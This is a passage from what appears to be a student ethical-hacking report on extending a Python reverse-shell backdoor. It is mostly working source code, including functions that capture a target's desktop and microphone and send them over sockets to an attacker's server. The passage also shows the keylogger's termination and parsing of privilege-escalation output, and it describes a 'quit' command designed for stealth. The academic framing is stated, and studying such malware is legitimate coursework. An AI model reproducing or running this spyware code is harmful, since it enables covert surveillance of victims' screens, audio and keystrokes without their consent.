
- **`read_stream`**: Reads and processes output from subprocess streams that we use with Thread, particularly checking for "root" user confirmation.



```
def read_stream(stream):
    global read_stream_result
    for line in iter(stream.readline, b''):
        decoded_line = line.decode().strip()
        if decoded_line == "root":
            read_stream_result = decoded_line
    stream.close()
```

read_stream()

3) Audio and Desktop Recording - Screen Streamer



Screen streaming feature

Audio and Desktop recording is an exploit to gather information based on the activities that are being performed by the victim on the desktop and audio input device.

The screen streamer requires an additional window to display the desktop and audio of the target machine, as well as two separate socket connections for rapidly sending both desktop images and audio data. Similar to the keylogger, the screen streaming feature cannot run simultaneously with the main shell using a single connection. Therefore, two additional ports are dedicated to screen streaming data transmission, while the display window is instantiated in parallel. By utilizing the `multiprocessing` library, we ensure that the main shell remains operational while the screen streaming window runs concurrently.

A. Screen Streamer Setup - Server

When the `screen` command is invoked, at the **server side**, it triggers the `start_screen_stream()` function. This function initiates screen streaming in a separate process and uses a `connected` flag to ensure that both sockets for screen

streaming are connected before returning back to the main shell. The function involves four key actions:

```
# Screen Streaming
elif command == 'screen':
    connected = {'video': False, 'audio': False}
    start_screen_stream(connected)
```

screen option at server side

1. **Process Creation**: A new process (`screen_process`) is spawned using `multiprocessing.Process()`. This process runs the `screen_streamer` function, passing the `connected` flag and `commu_queue` as arguments to manage the screen streaming task independently. The flag is used to check whether both ports for Desktop and audio are connected. While the queue is used to send the signal to inform about the connection status.
2. **Communication Handling**: As the main process continues its execution, it waits for a signal from the screen streaming process through `commu_queue.get()`. Once received, it prints the message to confirm successful initialization and readiness of the screen streaming setup.

```python
# Function to start screen streaming in a separate process
def start_screen_stream(connected):
    global screen_process

    # Create a queue for communication
    commu_queue = multiprocessing.Queue()

    # Create a new process for screen streaming
    screen_process = multiprocessing.Process(target=screen_streamer, args=(connected, commu_queue, ))
    screen_process.start()

    # Print process ID for reference
    print(f"Screen streaming process started with PID: {screen_process.pid}")

    # Main process continues here
    # Wait for a signal from the child process
    message = commu_queue.get()
    print(f"Received message from screen process: {message}")

    print(r'''
 _____                       _____ _                                 _
/  ___|                     /  ___| |                               (_)
\ `--.  ___ _ __ ___  ___ _ __ \ `--.| |_ _ __ ___  __ _ _ __ ___   __ _
 `--. \/ __| '__/ _ \/ _ \ '_ \ `--. \ __| '__/ _ \/ _` | '_ ` _ \| | '_ \ / _` |
/\__/ / (__| | |  __/  __/ | | /\__/ / |_| | |  __/ (_| | | | | | | | | | | (_| |
\____/ \___|_|  \___|\___|_| |_\____/ \__|_|  \___|\__,_|_| |_| |_|_|_| |_|\__, |
                                                                             __/ |
                                                                            |___/
''')
```

Running multiprocessing for screen streaming at server side

As mentioned above, the `screen_streamer` function is executed in a new process. Utilizing multithreading, the function sets up TCP sockets for both video and audio streaming (`video_server_socket` and `audio_server_socket`), binding them to specified IP addresses and ports, and then listening for incoming connections. Concurrently, it initializes a queue (`frame_queue`) to manage frames received from the target for display.

Two threads are launched: `video_thread` and `audio_thread`, each responsible for streaming Desktop and audio data using the `video_stream()` and `audio_stream()` functions, respectively. These threads ensure that data is continuously received and processed.

The function then waits until both video and audio connections are established using the `connected` flag. When the both connections are accepted, it sends the message back to

the original process (the main shell) to indicate that the screen streamer is ready via the `commu_queue`.

In the main thread, it sets up a window (`cv2.namedWindow`) to display received frames using OpenCV (`cv2.imshow`). It continuously retrieves frames from `frame_queue` and displays them in the window. Upon exiting, it cleans up by closing the display window (`cv2.destroyAllWindows()`), marking video and audio connections as inactive, and joining the video and audio threads to ensure proper termination.

```
# Screen streamer
def screen_streamer(connected, commu_queue):

    # Video streaming
    video_server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    video_server_socket.bind((TARGET_IP, VIDEO_PORT))
    video_server_socket.listen(5)
    print("Video server listening at:", (TARGET_IP, VIDEO_PORT))

    # Audio streaming
    audio_server_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    audio_server_socket.bind((TARGET_IP, AUDIO_PORT))
    audio_server_socket.listen(5)
    print("Audio server listening at:", (TARGET_IP, AUDIO_PORT))

    frame_queue = queue.Queue()

    video_thread = threading.Thread(target=video_stream, args=(video_server_socket, frame_queue, connected))
    audio_thread = threading.Thread(target=audio_stream, args=(audio_server_socket, connected))

    video_thread.start()
    audio_thread.start()

    # Wait until both video and audio connections are established
    while not (connected['video'] and connected['audio']):
        pass

    commu_queue.put("Connection Established")

    # Display frames from the queue in the main thread
    cv2.namedWindow('Received', cv2.WINDOW_GUI_NORMAL)
    try:
        while connected['video'] and connected['audio']:
            if not frame_queue.empty():
                frame = frame_queue.get()
                cv2.imshow('Received', frame)
                if cv2.waitKey(1) & 0xFF == ord('q'):
                    break
    finally:
        cv2.destroyAllWindows()
        connected['video'] = False
        connected['audio'] = False

    video_thread.join()
    audio_thread.join()
```

Running multithread for audio and desktop streaming at server side

Following this step, the main shell will display the screen streaming banner, confirming that the connection is established and ready to capture the target's screen. Subsequently, a new window will pop up to showcase the target's screen, allowing the main shell to execute additional commands.

B. Screen Streamer Setup - Target

On the target side, the `start_screen_stream` function is executed after one second delay to ensure that the server is set up before the target tries to establish the socket connection. The function initiates screen streaming in a separate process using `multiprocessing.Process`. It spawns a new process that executes `screen_streamer`, enabling concurrent operation alongside other tasks.

```
# Screen Streaming
elif command == 'screen':
    time.sleep(1)
    # print("welcome to screen streaming")
    start_screen_stream()
```

screen option at target side

```
# Function to start screen streaming in a separate process
def start_screen_stream():
    global screen_process

    # Create a new process for screen streaming
    screen_process = multiprocessing.Process(target=screen_streamer)
    screen_process.start()

    # Print process ID for reference
    print(f"Screen streaming process started with PID: {screen_process.pid}")
```

Running multiprocessing for screen streaming at target side

The `screen_streamer()` function facilitates screen streaming by establishing TCP connections for both Desktop and audio streaming at the target machine. It sets up separate threads (`video_thread` and `audio_thread`) to handle Desktop and audio data

recording and sending respectively. Once both connections are established, these threads are started and joined to ensure synchronization and proper handling of outgoing streams.

```
# Screen streamer
def screen_streamer():

    # Video streaming
    video_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    video_socket.connect((TARGET_IP, VIDEO_PORT))
    video_thread = threading.Thread(target=video_stream, args=(video_socket,))

    # Audio streaming
    audio_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    audio_socket.connect((TARGET_IP, AUDIO_PORT))
    audio_thread = threading.Thread(target=audio_stream, args=(audio_socket,))

    # Start threads
    video_thread.start()
    audio_thread.start()

    video_thread.join()
    audio_thread.join()
```

Running multithread for audio and desktop streaming at target side

This structure allows for seamless handling of video and audio streams, ensuring real-time display and responsiveness while maintaining robust connectivity between the target and server.

In the next section, we will delve into how desktop and audio data are captured and transmitted from the target machine using the `video_stream` and `audio_stream` functions in `backdoor.py`. Additionally, we'll explore how this data is received and displayed on the server side, utilizing `video_stream` and `audio_stream` functions in `server.py`. It's important to note that while these functions share the same name, they serve different purposes and are implemented accordingly.

C. Screen Streamer Implementation - Server

First of all, since we planned to do this in the form of a live stream rather than a video file, we've modified the originally provided code from `reliable_send` to use

`socket.send_all()` instead of `socket.send()` which is almost the same thing except `socket.send_all()` makes sure all the data are sent correctly without the need to manually check the data of each transmission.

For the **server side**, we appended the functions to stream video and audio data via `cv2` and `pyaudio` respectively:

1. `video_stream()`: Firstly, we create a socket to accept incoming connections from specific IP and port. Secondly, we accept a connection from the victim and we set the `connected['video']` flag to `True`. Thirdly, we receive the video frames with a helper function `receive_all` is used to ensure all data for a frame is received. The server continuously receives the size of the upcoming frame, then receives the frame data itself. The received frame data is converted into a format suitable for OpenCV (`cv2`) using `np.frombuffer` and `cv2.imdecode`. The decoded frame is put into a queue (`frame_queue`) for processing/display.

```
# Video receiving and displaying
def video_stream(server_socket, frame_queue, connected):
    client_socket, addr = server_socket.accept()
    print('Video connection from:', addr)
    connected['video'] = True

    try:
        while connected['video']:
            message_size = receive_all(client_socket, struct.calcsize(">L"))
            if not message_size:
                break
            message_size = struct.unpack(">L", message_size)[0]
            frame_data = receive_all(client_socket, message_size)
            if not frame_data:
                break

            frame = np.frombuffer(frame_data, dtype=np.uint8)
            frame = cv2.imdecode(frame, cv2.IMREAD_COLOR)
            frame_queue.put(frame)
    finally:
        client_socket.close()
        connected['video'] = False
```

Server code for receiving video stream

2. `audio_stream()`: First, we set up a socket to receive connections from our shell by configuring the `audio_server_socket` with the victim's IP and port. Then, we accept the specified oncoming connection and set the `connected['audio']` flag to `True`. Lastly, once PyAudio stream is opened to play the received audio data, the server continuously receives the size of the upcoming audio chunk, then receives the audio data itself. The received audio data is written to the PyAudio stream for playback.

```
# Audio receiving and playing
def audio_stream(server_socket, connected):
    client_socket, addr = server_socket.accept()
    print('Audio connection from:', addr)
    connected['audio'] = True

    p = pyaudio.PyAudio()
    stream = p.open(format=FORMAT,
                    channels=CHANNELS,
                    rate=RATE,
                    output=True,
                    frames_per_buffer=CHUNK)

    try:
        while connected['audio']:
            message_size = receive_all(client_socket, struct.calcsize(">L"))
            if not message_size:
                break
            message_size = struct.unpack(">L", message_size)[0]
            audio_data = receive_all(client_socket, message_size)
            if not audio_data:
                break
            stream.write(audio_data)
    finally:
        client_socket.close()
        stream.stop_stream()
        stream.close()
        p.terminate()
        connected['audio'] = False
```

Server code for receiving audio stream

D. Screen Streamer Implementation - Target

For the **target side**, we matched our configurations with the server side then proceeded to implement the functions to capture the received data and convert them into their respective format:

1. `video_stream()`: First, we define the monitor by configuring `pyautogui.size()` to get the screen width and height and `monitor` to define the screen region to capture. Then, set up the screen capture with mss library and send it by converting captured screens into numpy arrays. The frame is encoded as a JPEG image using OpenCV with a quality setting of 80.The length of the encoded image is packed into a binary format and concatenated with the image data. The packed message is sent to the server. Lastly, we put in the error handler and cleanup.

```
# Video stream
def video_stream(client_socket):
    w, h = pyautogui.size()
    monitor = {"top": 0, "left": 0, "width": w, "height": h}

    try:
        t0 = time.time()
        n_frames = 1
        with mss.mss() as sct:
            while True:
                screen = sct.grab(monitor)
                frame = np.array(screen)
                _, buffer = cv2.imencode('.jpg', frame, [cv2.IMWRITE_JPEG_QUALITY, 80])
                message = struct.pack(">L", len(buffer)) + buffer.tobytes()
                try:
                    client_socket.sendall(message)
                except BrokenPipeError:
                    print("Broken pipe error, connection lost.")
                    break

                elapsed_time = time.time() - t0
                avg_fps = (n_frames / elapsed_time)
                # print("Screen Average FPS: " + str(avg_fps))
                n_frames += 1
    except KeyboardInterrupt:
        print("Stopped by user.")
    finally:
        client_socket.close()
```

Backdoor code for creating video stream

2. `audio_stream()`: Using PyAudio to capture audio data from the microphone. Sending the captured audio chunks over the network to the server. The length of the audio chunk is packed and concatenated with the audio data. The packed message is sent to the server. Lastly, we added the error handler for broken pipe, buffer overflow, keyboard interrupt, and closed the socket upon completion.

```python
# Audio stream
def audio_stream(client_socket):
    p = pyaudio.PyAudio()
    stream = p.open(format=FORMAT,
                    channels=CHANNELS,
                    rate=RATE,
                    input=True,
                    frames_per_buffer=CHUNK)

    try:
        print("Recording audio...")
        while True:
            try:
                mic_data = stream.read(CHUNK, exception_on_overflow=False)
                message = struct.pack(">L", len(mic_data)) + mic_data
                try:
                    client_socket.sendall(message)
                except BrokenPipeError:
                    print("Broken pipe error, connection lost.")
                    break
            except IOError as e:
                if e.errno == -9981:
                    print("Buffer overflowed. Skipping this chunk.")
                else:
                    raise
    except KeyboardInterrupt:
        print("Audio stream stopped by user.")
    finally:
        client_socket.close()
        stream.stop_stream()
        stream.close()
        p.terminate()
```

Backdoor code for creating audio stream

VII. Backdoor Termination


To ensure stealth during exploitation, the `quit` command is designed to terminate all connections across all features with a single command. In this section, we will detail how each feature is gracefully terminated by the program.

```python
# Common command
if command == 'quit':
    stop_screen_stream()
    terminate_keylogger_terminal()
    break
```

quit option at server side

```python
# Common command
if command == 'quit':
    stop_screen_stream()
    stop_keylogger()
    break
```

quit option at target side



Result from quit command on both server and target (local testing)

1) Keylogger Termination

A. Keylogger Server Side Termination

The keylogger feature initiates two new processes: a terminal for displaying keystrokes and a process responsible for executing the OS command to enable keylogger features. This involves invoking the `terminate_keylogger_terminal` function, specifically designed for macOS systems using iTerm.

The function begins by accessing `keylogger_process` and `keylogger_terminal_id`, which are global variables managed during the invocation of the `keylogger_terminal` function, as explained in the previous section.

Next, the function checks for the existence of `keylogger_process` to ensure there is a process to terminate. On macOS, it verifies the availability of `keylogger_terminal_id`:

- If `keylogger_terminal_id` exists, it constructs an AppleScript command (`osascript_close_command`) to close the iTerm window associated with `keylogger_terminal_id`.
- If `keylogger_terminal_id` does not exist, it terminates the keylogger process using `os.killpg()` with the process group ID (`pid`) of `keylogger_process` and the `SIGTERM` signal.

The code is wrapped in exception handling to manage errors gracefully, such as `ProcessLookupError` if the process has already terminated, or other unexpected exceptions during termination, which are printed for debugging purposes. Finally, a

`NameError` exception handler ensures feedback if `keylogger_process` is not yet initialized.

```
def terminate_keylogger_terminal():
    global keylogger_process, keylogger_terminal_id
    try:
        if keylogger_process:
            try:
                if 'darwin' in os.uname().sysname.lower():  # macOS
                    if keylogger_terminal_id:
                        osascript_close_command = f'tell application "iTerm" to close window id {keylogger_terminal_id}'
                        subprocess.Popen(["osascript", "-e", osascript_close_command], stdout=subprocess.PIPE, stderr=subprocess.PIPE)
                    else:
                        os.killpg(os.getpgid(keylogger_process.pid), signal.SIGTERM)
                else:  # Linux
                    keylogger_process.terminate()
                keylogger_process = None
            except ProcessLookupError:
                print("Keylogger process already terminated.")
            except Exception as e:
                print(f"Error terminating keylogger process: {e}")
    except NameError:
        print("Keylogger process is not yet initiated.")
```

Keylogger termination function at server side

B. Keylogger Target Side Termination

On the target side, the process is simpler as it does not involve creating any new terminal windows. The primary objective is to terminate the socket connection and the thread responsible for recording and sending keystrokes.

The `stop_keylogger()` function is called to initiate this termination process. It accesses global variables `keylogger_socket` and `keylogger_thread`, which respectively manage the keylogger's socket connection and monitoring thread.

To ensure a clean shutdown, the function first attempts to close `keylogger_socket`, thereby terminating the communication channel and releasing associated resources. Subsequently, it tries to join `keylogger_thread`, allowing any ongoing operations to complete gracefully before program termination.

Error handling is implemented to manage scenarios where `keylogger_socket` or `keylogger_thread` might not be initialized or are already terminated. This approach

ensures smooth execution and provides informative feedback if any issues arise during the shutdown process.

```
# Function to stop screen streaming process
def stop_keylogger():
    global keylogger_socket, keylogger_thread
    try:
        print("Terminating keylogger and main program...")
        if keylogger_socket:
            print('keylogger socket termination...')
            keylogger_socket.close()
        if keylogger_thread:
            print('keylogger thread termination...')
            keylogger_thread.join(timeout=1)
    except NameError:
        print("Screen streaming process not running.")
```

Keylogger termination function at target side

2) Privilege Escalation Termination

The privilege escalation feature is executed in another subprocess which is terminated after the escalation is done. Therefore, this feature does not need additional implementation for the termination via the quit command.

3) Screen Streamer

The screen streaming feature operates within a newly created process. On the server side, this process leverages multi-threaded programming to capture desktop and audio data, presenting it in a new window. Similarly, on the target machine, multi-threaded programming facilitates concurrent transmission of both desktop and audio data. Consequently, the termination process for both server and target utilizes the same implemented function, `stop_screen_stream`.

This function first verifies the existence and running status of `screen_process`. If both conditions are satisfied, it terminates the process using `screen_process.terminate()`, initiating a shutdown signal to the subprocess. It then waits for up to 1 second for the termination process to complete.

In cases where `screen_process` isn't initialized or has already terminated, the function gracefully handles this scenario using a `NameError` exception. This approach ensures smooth operation and provides clear feedback during the termination process.

```
# Function to stop screen streaming process
def stop_screen_stream():
    global screen_process
    try:
        if screen_process and screen_process.is_alive():
            # Terminate the process
            screen_process.terminate()
            screen_process.join(timeout=1)  # Wait for termination
            print("Screen streaming process terminated.")
    except NameError:
        print("Screen streaming process not running.")
```

Screen streamer termination function at server and target side

VIII. Conclusion

In this report, we applied our knowledge and skills in ethical hacking and programming to enhance a Python reverse shell backdoor. This project aimed to advance our expertise in cybersecurity, focusing on both exploiting vulnerabilities and fortifying system defenses.

Our backdoor payload for a compromised system includes three additional features: a keylogger, privilege escalation, and audio and desktop recording. These features allow us to explore various attack vectors, exploit vulnerabilities, and develop strategies to safeguard against such malicious payloads.

Setting up the environment involved configuring ports and deploying listeners using Python. Dependencies were managed via a `requirements.txt` file, and environment variables, including the target IP address and communication ports, were stored in a `.env` file. Our project utilizes four ports: one for main communication, one for the keylogger, and two for the screen streaming feature, ensuring efficient environment management.

Launching the program required binding and listening to specific ports as configured in `server.py` and `backdoor.py`. Once a connection was established, the server could interact with the target system, manipulating data through the backdoor and its integrated features.

Our project setup involved using macOS 12.6 with iTerm as the server machine and Ubuntu 22.04 LTS as the target machine. To centralize control, we employed multiprocessing and multi-threaded programming. The keylogger utilized multiprocessing to spawn a new terminal for displaying keystrokes. Privilege escalation and the screen streaming features utilized Python subprocesses to execute tasks concurrently with the main shell.

Multi-threaded programming facilitated multiple connections and concurrent tasks across all three features.

Through this Enhanced Backdoor assignment, we not only demonstrated the practical application of ethical hacking techniques but also underscored the critical need for robust cybersecurity defenses. By thoroughly analyzing and implementing these features, we gained valuable insights into cybersecurity intricacies, enhancing our capability to protect systems from potential malicious activities.